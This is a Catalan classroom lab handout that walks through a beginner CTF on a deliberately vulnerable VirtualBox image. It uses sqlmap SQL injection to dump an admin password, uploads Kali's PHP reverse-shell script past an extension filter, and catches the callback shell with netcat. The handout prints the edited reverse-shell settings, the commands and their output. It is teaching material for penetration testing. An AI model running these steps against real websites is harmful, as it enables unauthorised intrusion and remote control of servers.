



Matèria o mòdul: M16	
Unitat didàctica o formativa: UF2	Curs i Grup: ASIC1
Laboratori	

Laboratori 4

SQL Injection to Shell



Índex

Introducció.....	3
Part I. Configuració del laboratori.....	3
Part II. Walkthrough	14
Resum.....	27



Introducció

En aquest laboratori es mostrarà com utilitzar un atac SQL Injection per ajudar a crear una Shell TTY inversa. Aquest CTF està classificat com a principiant, però ensenya alguns trucs útils que qualsevol pentester hauria de conèixer.

Aquest CTF detalla l'explotació d'una vulnerabilitat d'injecció SQL en un lloc web basat en PHP. Aquesta vulnerabilitat s'utilitza per accedir a la pàgina d'administració del lloc PHP. Utilitzant aquest accés, l'atacant pot carregar un script de Shell invers PHP que permet a l'atacant obtenir accés al sistema.

La duració estimada per a dur a terme aquest laboratori és 1h i 30 minuts.


Part I. Configuració del laboratori

- Una màquina virtual de Kali Linux.
- Una màquina virtual amb la imatge "From SQL Injection to Shell"

Podeu baixar la imatge ISO aquí (`from_sqli_to_shell_i386.iso`):

https://download.vulnhub.com/pentesterlab/from_sqli_to_shell_i386.iso

Un cop tingueu la imatge ISO descarregada i desada, obriu VirtualBox. A la barra de tasques, feu clic a Màquina i, al menú contextual, feu clic a Nou.



Això inicia l'assistent de creació de màquina virtual. A la primera pantalla, empleneu la informació següent.

- Nom: CTF – From SQL Injection to Shell
- Carpeta de màquina: (trieu la ubicació de desada)
- Tipus: Linux
- Versió: Ubuntu (64 bits)

Accepteu la resta. Feu clic a Crear.



← Create Virtual Machine

Name and operating system

Name: CTF - From SQL Injection to Shell

Machine Folder: F:

Type: Linux

Version: Ubuntu (64-bit)

Memory size

4 MB 1024 MB 30720 MB

Hard disk

☐ Do not add a virtual hard disk


☒ Create a virtual hard disk now

☐ Use an existing virtual hard disk file

lecture.vdi (Normal, Inaccessible)


Guided Mode Create Cancel

A la següent pantalla, accepteu els valors per defecte. Cliqueu Crear.






Al panell de finestra esquerre del gestor de VirtualBox, cerqueu la màquina virtual que acabeu de crear i feu doble clic o seleccioneu-la i utilitzeu el botó d'inici verd per iniciar.





A la pantalla Selecciona un disc d'inici, feu clic a la icona de la carpeta que hi ha a l'extrem inferior dret.






A la pantalla següent, feu clic al botó Afegeix i navegueu fins a la ubicació de descàrrega de la imatge ISO desada.






Feu doble clic sobre la imatge ISO i a la següent pantalla, feu clic a Seleccionar.





Finalment, en aquesta darrera pantalla, feu clic a Start.






Deixeu que la màquina es carregui:

```
CTF - From SQL Injection to Shell [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Configuring network interfaces...done.
Cleaning up temporary files...
Setting console screen modes.
Skipping font and keymap setup (handled by console-setup).
Setting up console font and keymap...done.
live-boot is configuring sendsigs...
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1 for ServerName
.
Starting periodic command scheduler: cron.
Starting OpenBSD Secure Shell server: sshd.
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$
```

A la barra de tasques, feu clic a Dispositius, aneu a la xarxa i feu clic a Configuració de xarxa.





Configureu la màquina per utilitzar NAT i assigneu el nom NatNetwork.



Configureu els paràmetres de xarxa de la màquina de Kali per tal que utilitzi la mateixa xarxa.

Maximitzeu la màquina víctima i executa un terminal i escriu ifconfig. Això us mostrarà l'adreça IP assignada a la màquina víctima. La vostra adreça IP eth0 és la que necessitareu per a aquest laboratori.



```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:b8:a0:f4
      inet addr:10.0.2.12 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:feb8:a0f4/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:8 errors:0 dropped:0 overruns:0 frame:0
      TX packets:14 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:3130 (3.0 KiB)  TX bytes:2304 (2.2 KiB)
```

Obre la màquina Kali i executa la mateixa comanda. Comprova que hi ha connectivitat de xarxa entre ambdues màquines.

```
root@kali:~# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
      ether 02:42:e4:cd:8a:7f txqueuelen 0 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.9 netmask 255.255.255.0 broadcast 10.0.2.255
      inet6 fe80::a00:27ff:fe42:5d0 prefixlen 64 scopeid 0x20<link>
      ether 08:00:27:42:05:d0 txqueuelen 1000 (Ethernet)
      RX packets 136708 bytes 203646895 (194.2 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 31802 bytes 1973096 (1.8 MiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```




Part II. Walkthrough

Assegureu-vos que les dues màquines virtuals estiguin en funcionament i que estiguin assignades a la mateixa xarxa. Des de la vostra màquina Kali, obriu un terminal i escriviu:

```
netdiscover -i eth0
```

A partir dels resultats, podem discernir que la màquina objectiu és 10.0.2.15



File Actions Edit View Help						
Currently scanning: 10.31.116.0/8 Screen View: Unique Hosts						
29 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1740						
IP	At MAC Address	Count	Len	MAC Vendor / Hostname		
10.0.2.3	08:00:27:8c:d6:e6	26	1560	PCS Systemtechnik GmbH		
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor		
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor		
10.0.2.15	08:00:27:ed:f2:01	1	60	PCS Systemtechnik GmbH		

root@kali:~#

Escaneig nmap

```
nmap -A -v 10.0.2.15
```

El paràmetre -A ens es molt útil:



-A


nmap 172.16.1.1 -A

Enables OS detection, version detection, script scanning, and traceroute

El paràmetre -V ens mostra la versió:

```
root@kali:~# nmap -A -v 10.0.2.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-08 02:17 EDT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Nmap scan report for 10.0.2.15
Host is up (0.00035s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 eb:70:2f:27:f4:d1:3b:29:c7:65:52:dd:62:18:70:d1 (DSA)
|_   2048 16:38:0d:e2:fe:44:a4:26:1d:4f:d9:e7:dc:86:94:0f (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.2.16 (Debian)
|_ http-title: My Photoblog - last picture
MAC Address: 08:00:27:ED:F2:01 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Uptime guess: 0.254 days (since Wed Oct  7 20:11:24 2020)
```

Tenim un servidor web Apache funcionant al port 80. Obriu un navegador i escriviu l'adreça IP de la màquina objectiu. Per a mi, aquest seria el 10.0.2.15. La vostra adreça IP probablement serà diferent. Veiem diversos enllaços: *home*; *test*; *ruxcon*; *2010*; *All pictures*; *admin*.



My Awesome Photoblog


[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pictures](#) | [Admin](#)

last picture: cthulhu



Fes clic a test. La URL de test: <http://10.0.2.15/cat.php?id=1> executarà una *query* per l'ID 1.

Afegint una única cometa al final de l'adreça web ('), podem verificar si aquest lloc web és vulnerable a SQL Injection.



My Awesome Photoblog

[Home](#) | [test](#) | [ruxcon](#) | [2010](#) | [All pictures](#) | [Admin](#)


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



SQLMap


Des de la màquina Kali, obre un terminal i escriu la següent comanda. Aquesta és la IP de la meva màquina, la vostra IP segurament serà diferent:

```
sqlmap -u http://10.0.2.15/cat.php?id=1 --dbs -batch
```



```
File Actions Edit View Help
root@kali:~# sqlmap -u http://10.0.2.15/cat.php?id=1 --dbs --batch
```

Dels resultats obtinguts per SQLMap, descobrim que hi ha dues bases de dades i una d'elles té el nom photolog.



```
[04:09:10] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[04:09:10] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog
```

De nou, fent servir SQLMap, capturem la informació de la base de dades:

```
sqlmap -u http://10.0.2.15/cat.php?id=1 -D photoblog --dump-all -batch
```

Troblem un password d'administrador. Ara podem tornar a la pàgina web i accedir a la pàgina de l'administrador i autenticar-nos emprant



la password P4ssw0rd.

Login


Login Box

Login admin

Password ●●●●●●


Login

Encara ens queda carregar un script php de reverse shell per aconseguir accés a la shell. Kali compta amb diferents scripts de shell. Obre el sistema d'arxius Kali. Navega fins el directori /usr/share/webshells/php. Dins hi trobaràs el fitxer php-reverse-shell.php.





Ara hem d'editar-lo. Fes clic dret i selecciona "Open with mousepad" o qualsevol altre editor.



Just quan s'acaben els comentaris i comença el codi PHP, hauràs d'afegir la IP de la màquina Kali i el port per on escoltarà. En aquest exemple, on diu "CHANGE THIS", he incorporat la meua IP i el port 4444.


Abans

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Després

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.9'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Guarda el fitxer al l'escriptori, anomenant-lo, per exemple, shell.php.



Ara obrirem un terminal i iniciarem Netcat per escoltar al port 4444. Al terminal, escriu la següent comanda i pressiona Enter. Kali ara està escoltant per generar una connexió pel port 4444.

```
nc -lvnp 4444
```


Torna a la pàgina d'administració de la màquina víctima. A la part esquerre, hi ha una funció de càrrega d'imatges. La possibilitat de penjar imatges és una característica generalitzada als llocs de cites i a les xarxes socials. Fes clic a Add a new picture.





Busca a l'escriptori i fes doble clic al script shell.php. Fes clic a afegir. Rebràs un missatge, indicant que cap PHP està permès.

Canvia de nom l'arxiu shell.php a shell.PHp. Torna a intentar pujar l'arxiu.



Ha funcionat, però podeu observar que el nom del fitxer no es mostra amb la resta de fitxers d'imatges carregats. Si fem clic al quadre buit, no obtindrem res. Això no és un problema.

Sabem que podem carregar imatges al lloc mitjançant la pàgina d'administrador, així que anem a trobar el nom del directori de càrrega.

Des de la màquina Kali, obre un terminal i escriu:

```
dirb http://10.0.2.13 (la meva IP ha canviat perquè he reiniciat la màquina)
```



Els resultats mostren que el directori admin té un subdirectori anomenat uploads i es allà on hem de mirar si s'ha pujat el nostre script.

```
--- Entering directory: http://10.0.2.13/admin/ ---
+ http://10.0.2.13/admin/del (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/footer (CODE:200|SIZE:19)
+ http://10.0.2.13/admin/header (CODE:200|SIZE:686)
+ http://10.0.2.13/admin/index (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/index.php (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/login (CODE:200|SIZE:1387)
+ http://10.0.2.13/admin/logout (CODE:302|SIZE:0)
+ http://10.0.2.13/admin/new (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.13/admin/uploads/

--- Entering directory: http://10.0.2.13/classes/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.0.2.13/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


--- Entering directory: http://10.0.2.13/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.0.2.13/admin/uploads/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Oct 8 06:22:11 2020
DOWNLOADED: 9224 - FOUND: 17
```



Busquem sobre aquest directori. A la barra de direccions del navegador Kali, escriu la direcció següent:



Per poder executar l'script, fem doble clic sobre ell. Un cop s'ha llançat, el navegador retorna un error. Podem ignorar-lo.



Tornem al terminal que està escolant, i hauries de poder veure com la reverse shell s'ha establert correctament:



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.9] from (UNKNOWN) [10.0.2.15] 43885
Linux debian 2.6.32-5-686 #1 SMP Sun May 6 04:01:19 UTC 2012 i686 GNU/Linux
 09:25:08 up  9:18,  6 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
user      tty2     10.0.2.15        00:06    9:18m  0.00s  0.00s -bash
user      tty3     10.0.2.15        00:06    9:18m  0.00s  0.00s -bash
user      tty4     10.0.2.15        00:06    9:18m  0.00s  0.00s -bash
user      tty5     10.0.2.15        00:06    9:18m  0.00s  0.00s -bash
user      tty6     10.0.2.15        00:06    9:18m  0.00s  0.00s -bash
user      tty1     10.0.2.15        00:06    6:11m  0.01s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

Ara escriu `ls` per mostrar tots els fitxers i directoris presents a la màquina víctima.



```
$ ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
lib  
live  
media  
mnt  
opt  
proc  
root  
sbin  
selinux  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

Ara escriu `ls-la`. Això mostrarà tots els permisos dels directoris disponibles:



```
$ ls -la /admin/uploads/shell.PHP on line 184 Connection refused (111)
total 0
drwxr-xr-x 28 root root 220 Oct  8 00:06 .
drwxr-xr-x 28 root root 220 Oct  8 00:06 ..
drwxr-xr-x  2 root root 1317 Sep 21  2012 bin
drwxr-xr-x  2 root root 132 Sep 21  2012 boot
drwxr-xr-x 14 root root 2900 Oct  8 00:06 dev
drwxr-xr-x 68 root root 560 Oct  8 00:06 etc
drwxr-xr-x  3 root root  60 Oct  8 00:06 home
lrwxrwxrwx  1 root root 28 Sep 21  2012 initrd.img → boot/initrd.img-2.6.32-5-686
drwxr-xr-x 12 root root 2849 Sep 21  2012 lib
drwxrwxrwt  4 root root  80 Oct  8 00:06 live
drwxr-xr-x  2 root root  3 Sep 21  2012 media
drwxr-xr-x  2 root root  3 May  7  2012 mnt
drwxr-xr-x  2 root root  3 Sep 21  2012 opt
dr-xr-xr-x 83 root root  0 Oct  8 00:06 proc
drwx----- 2 root root  46 Sep 21  2012 root
drwxr-xr-x  2 root root 1829 Sep 21  2012 sbin
drwxr-xr-x  2 root root  3 Jul 21  2010 selinux
drwxr-xr-x  2 root root  3 Sep 21  2012 srv
drwxr-xr-x 12 root root  0 Oct  8 00:06 sys
drwxrwxrwt  2 root root  40 Oct  8 09:17 tmp
drwxr-xr-x 12 root root  80 Sep 21  2012 usr
drwxr-xr-x 21 root root 180 Sep 20  2012 var
lrwxrwxrwx  1 root root 25 Sep 21  2012 vmlinuz → boot/vmlinuz-2.6.32-5-686
```

Escriu whoami. Estàs connectat amb l'usuari www-data.

```
$ whoami
www-data
$ █
```

El següent pas seria escalar privilegis per convertir-te en usuari root.



Resum

Aquest ha estat un laboratori fàcil per aprendre alguna cosa sobre la injecció SQL i establir un shell invers mitjançant un script PHP.

L'objectiu del CTF era establir un intèrpret d'ordres invers, no obtenir accés root. Us animo a provar de portar el laboratori al seu següent nivell i obtenir accés de root.